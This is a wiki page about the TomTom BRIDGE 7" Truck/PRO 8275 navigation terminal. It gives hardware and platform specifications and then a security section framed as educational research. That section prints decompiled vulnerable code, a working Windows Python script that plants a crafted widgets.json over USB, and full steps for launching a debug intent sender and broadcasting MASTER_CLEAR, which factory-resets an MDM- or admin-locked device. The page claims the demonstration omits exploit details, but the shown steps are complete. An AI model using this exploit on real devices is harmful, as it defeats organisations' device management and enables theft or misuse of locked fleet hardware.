TomTom BRIDGE 7" Truck/Pro 8275 (4FI70): Difference between revisions
Polymorphic7 (talk | contribs) m add inf |
Polymorphic7 (talk | contribs) m typo |
||
| Line 251: | Line 251: | ||
===== Unlocking Factory Tools ===== | ===== Unlocking Factory Tools ===== | ||
Go to About your TomTom device. Now | Go to About your TomTom device. Now tap Model number 5 times. | ||
<gallery widths="200px" heights="120px" perrow="1"> | <gallery widths="200px" heights="120px" perrow="1"> | ||
File:Factory tools.jpg|Factory Tools | File:Factory tools.jpg|Factory Tools | ||
Latest revision as of 01:39, 4 April 2026


Overview
The TomTom BRIDGE 7" Truck / PRO 8275 (model 4FI70) is a ruggedized, enterprise-grade GPS navigation and telematics device designed for commercial fleet and truck operations. It combines dedicated truck navigation with an open Android-based platform, allowing integration with business applications and fleet management systems such as WEBFLEET.
The device is part of the TomTom BRIDGE ecosystem, which provides customizable in-vehicle hardware for logistics, telematics, and workflow automation.
Contents
Product family
- TomTom BRIDGE platform (Android-based in-vehicle terminal)
- TomTom PRO 8275 Truck (7" driver terminal variant)
- Model identifiers:
- 4FI70 (with cellular/GPRS module)
- 4FI72 / 4FI73 (non-cellular variants)
Key features
- 7-inch rugged touchscreen display
- Truck-specific navigation (routes optimized for size, weight, and restrictions)
- Open Android platform (AOSP-based)
- Support for custom enterprise applications
- Integration with fleet management systems (e.g., WEBFLEET)
- Built-in mobile device management (MDM) capabilities
- Lifetime maps and navigation services (subject to lifecycle support)
- Rear camera and vehicle integration support
Hardware specifications
System
- Operating system: Android 4.3 (14 Jun 2017 kernel patches)
- Build number: 17.223.2780796.4807.122 OS italia-rel-17.2.21095
- CPU: Qualcomm Snapdragon 400 (quad-core, 1.2 GHz)
- RAM: 1.5 GB
- Storage: 16 GB / 32 GB (expandable via SD card)
Display
- Resolution: 1280×720 (720p)
- Multi-touch capacitive screen
Connectivity
- Wi-Fi (2.4 GHz / 5 GHz)
- Bluetooth 4.0
- Cellular (model-dependent, e.g., 4FI70 includes GSM/LTE)
- USB (OTG support)
- CAN bus interface for vehicle integration
Sensors
- GPS / GLONASS GNSS receiver
- Accelerometer
- Gyroscope
Power
- 8–32V input by docking (compatible with 12V/24V vehicle systems)
- MicroUSB charging 5v
Device I/O
Docking connector
- Proprietary multi-pin docking interface
- Used for:
- Power delivery (via vehicle dock)
- CAN bus integration
- External peripherals (e.g., cameras, telematics modules)
- Enables fixed in-vehicle installation with secure mounting
USB
- Micro-USB port (front-facing)
- Supports:
- Device charging
- Data transfer (MTP/PTP)
- Android Debug Bridge (ADB) access (if enabled)
- USB On-The-Go (OTG) for supported peripherals
microSD card slot
- Supports microSD / microSDHC cards
- Used for:
- Storage expansion (maps, applications, media)
- Offline data transfer and updates
Software and platform
The TomTom BRIDGE platform is based on the Android Open Source Project (AOSP), enabling:
- Installation of custom APK applications
- Integration with enterprise backends
- Remote configuration and control via MDM systems
- Access to standard Android APIs alongside TomTom navigation APIs
TomTom maintains control over firmware and system updates to ensure regulatory compliance and device integrity.
Lifecycle
Devices in the 4FI70 series have reached end-of-life status but may still receive limited support and updates.
Device Administrator / MDM policy privilege escalation
This section is for educational and defensive security research purposes only.
Overview
The TomTom BRIDGE platform supports enterprise Mobile Device Management (MDM) and Android Device Administrator APIs. These features allow organizations to:
- Enforce security policies
- Control application installation
- Restrict user actions
- Remotely manage the device
Because the device runs 4.3 (kernel patched Jun 14 2017), it relies on legacy Device Administrator mechanisms rather than modern Android Enterprise (Device Owner) APIs.
createPackageContext misuse (research finding)
During analysis of the TomTom BRIDGE platform, a potential issue was identified related to the use of the Android API method createPackageContext().
Background
The createPackageContext() method allows an application to create a context for another installed package. When used with specific flags (e.g., CONTEXT_INCLUDE_CODE or CONTEXT_IGNORE_SECURITY), it can enable access to that application's resources or code, depending on system permissions and signature alignment.
This mechanism is typically restricted to:
- System applications
- Applications signed with the same certificate
- Privileged contexts with elevated permissions
Observed behavior
Testing on the PRO 8275 (Android 4.3 with kernel patched up to 14 Jun 2017 and build 17.223.2780796.4807.122 OS italia-rel-17.2.21095) indicated that:
- Certain preinstalled or privileged applications expose functionality that can be accessed via
createPackageContext() - In some cases, access controls appeared weaker than expected for a hardened enterprise deployment
- The behavior may allow interaction with components or resources outside the normal application sandbox
Proof of concept (high-level demonstration)
This demonstration is intentionally limited and omits exploit details. It is intended to validate behavior in a controlled research environment only.
Weakness in the system is the widget.json fechter from Internal storage.
com.tomtom.navpad.widgetorganizerlib.WidgetInfoFetcher.fetchInstalledWidgets
and
com.tomtom.navpad.widgetorganizerlib.WidgetInfoFetcher.fetchInstalledApplications
Vulnerable function in the WidgetInfoFetcher class in question.
    private void fetchInstalledApplications(Context context, boolean showTestapps) {
        Drawable iconDrawable;
        if (!$assertionsDisabled && context == null) {
            throw new AssertionError();
        }
        if (mAppShortcutsInfoCachedList != null) {
            this.mWidgetInfoList.addAll(mAppShortcutsInfoCachedList);
            generateWidgetInfoMap();
            return;
        }
        Resources resources = context.getResources();
        ArrayList<CachedActivityInfo> apps = createAppList(context, showTestapps);
        int widgetIndex = 0;
        for (CachedActivityInfo app : apps) {
            ActivityInfo activityInfo = app.getActivityInfo();
            String appPackageName = activityInfo.packageName;
            String appClassName = activityInfo.name;
            if (!NAVAPP_PACKAGE_NAME.equals(appPackageName) || !"com.tomtom.navpad.navapp.NavPadAppDrawerActivity".equals(appClassName)) {
                if (this.mIsConfigurable || !NAVAPP_PACKAGE_NAME.equals(appPackageName) || !"com.tomtom.navpad.navapp.NavPadWidgetDrawerActivity".equals(appClassName)) {
                    int pageIndex = widgetIndex / 8;
                    int widgetIndexOnPage = widgetIndex % 8;
                    WidgetInfo wInfo = new WidgetInfo();
                    wInfo.setWidgetType(WidgetInfo.WidgetType.APPSHORTCUT);
                    wInfo.setIsFromDrawer(true);
                    wInfo.setId(widgetIndex + 1);
                    wInfo.setPackageName(appPackageName);
                    wInfo.setClassName(appClassName);
                    wInfo.setPageNumber(pageIndex + 1);
                    wInfo.setEnabled(true);
                    wInfo.setLayoutColumn(widgetIndexOnPage % 4);
                    wInfo.setLayoutRow(widgetIndexOnPage / 4);
                    wInfo.setBackgroundColor(resources.getColor(R.color.navpad_homescreen_background_color));
                    wInfo.setTextColor(resources.getColor(R.color.navpad_homescreen_appshortcut_text_color));
                    wInfo.setName(app.getLabel());
                    try {
                        Context otherAppCtx = context.createPackageContext(appPackageName, 2);
                        iconDrawable = otherAppCtx.getResources().getDrawableForDensity(activityInfo.getIconResource(), 320);
                    } catch (PackageManager.NameNotFoundException e) {
                        if (Log.W) {
                            Log.w(TAG, "Could not find package " + appPackageName + " to fetch larger icon.");
                        }
                        iconDrawable = activityInfo.loadIcon(context.getPackageManager());
                    } catch (Resources.NotFoundException e2) {
                        if (Log.W) {
                            Log.w(TAG, "Could not fetch xhdpi icon from package " + appPackageName + " reverting to default icon.");
                        }
                        iconDrawable = activityInfo.loadIcon(context.getPackageManager());
                    }
                    wInfo.setIconDrawable(iconDrawable);
                    this.mWidgetInfoList.add(wInfo);
                    widgetIndex++;
                }
            }
        }
        generateWidgetInfoMap();
        mAppShortcutsInfoCachedList = this.mWidgetInfoList;
    }
Start the tablet in MDM mode or admin locked restricted mode. Start the PoC python script when the tablet is connected to the computer by MicroUSB wire and when a error occurs on the screen the code executed succesfully. Now press ok and swipe to left on the home screen and now you see Debug Intent Sender, open it and fill in the action textbox "android.intent.action.MASTER_CLEAR" now press send broadcast and your locked device is factory reset.
PoC script (Windows only, pymtp on Linux is a incomplete fork and does not work).
import os
import json
import time
import win32com.client

OUTPUT_FILE = "widgets.json"

JSON_DATA = {
    "application": [
        {
            "package_name": "com.android.settings",
            "class_name": "com.android.settings.DebugIntentSender",
            "startcell": "2.11",
            "endcell": "2.11"
        }
    ]
}

with open(OUTPUT_FILE, "w") as f:
    json.dump(JSON_DATA, f, indent=4)

shell = win32com.client.Dispatch("Shell.Application")
my_computer = shell.NameSpace(17)

tomtom_device = None
for item in my_computer.Items():
    if "tomtom" in item.Name.lower():
        tomtom_device = item
        break

if not tomtom_device:
    print("TomTom device not found.")
    exit(1)

device_root = tomtom_device.GetFolder

device_root.CopyHere(os.path.abspath(OUTPUT_FILE))
time.sleep(2)

print(f"{OUTPUT_FILE} successfully injected DebugIntentSender.")
-
 Error after injection
 -
 DebugIntentSender class on the homescreen
 -
 Broadcast MASTER_CLEAR intent


Unlocking Factory Tools
Go to About your TomTom device. Now tap Model number 5 times.
-
 Factory Tools

Research paper
Android createPackageContext Paper 10 5 0.pdf
Download PDF remote
Disclosure status
This finding is based on internal testing and has not been publicly assigned a CVE at the time of writing.